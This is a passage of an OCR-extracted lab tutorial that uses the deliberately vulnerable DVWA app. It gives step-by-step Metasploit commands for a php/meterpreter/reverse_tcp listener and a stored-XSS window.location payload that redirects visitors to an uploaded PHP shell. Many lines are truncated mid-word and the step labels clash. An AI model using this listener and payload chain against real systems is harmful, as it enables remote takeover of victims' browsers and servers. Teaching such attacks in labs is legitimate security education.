
- 

Section 15: Start PHP Payload Listener


1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 

2. Start msfconsole
    - **Instructions:**
        1. msfconsole


- 

3. Start PHP Listener
   - **Notes(FYI):**
     - Replace **192.168.1.105** with the BackTrack IP Address obtain
   - **Instructions:**
     0. use exploit/multi/handler
     1. set PAYLOAD php/meterpreter/reverse_tcp
     2. set LHOST **192.168.1.105**
     3. set LPORT 4444
     4. exploit
     5. **Continue to Next Section**


- 

Section 16: XSS Stored window.location Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS explo

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 4
   - **Instructions:**
     0. Name: Test 4
     1. Message:
        - <script>window.location="http://**192.168.1.106**/dvwa/hackable/upl
          - Replace 192.168.1.106 with the IP Address obtain from Fed
     2. Click Sign Guestbook
     3. Click OK when the Test 1 Message is displayed
     4. **Continue To Next Section**


- 

4. Viewing XSS Test 3 Results
   - **Instructions:**
     0. Notice how the "Connecting..." appears to be in an infinit
     1. This will continue for the duration of the PHP/MSF PAYLOAD
     2. **Continue To Next Section**


- 

Section 17: View Metasploit Session

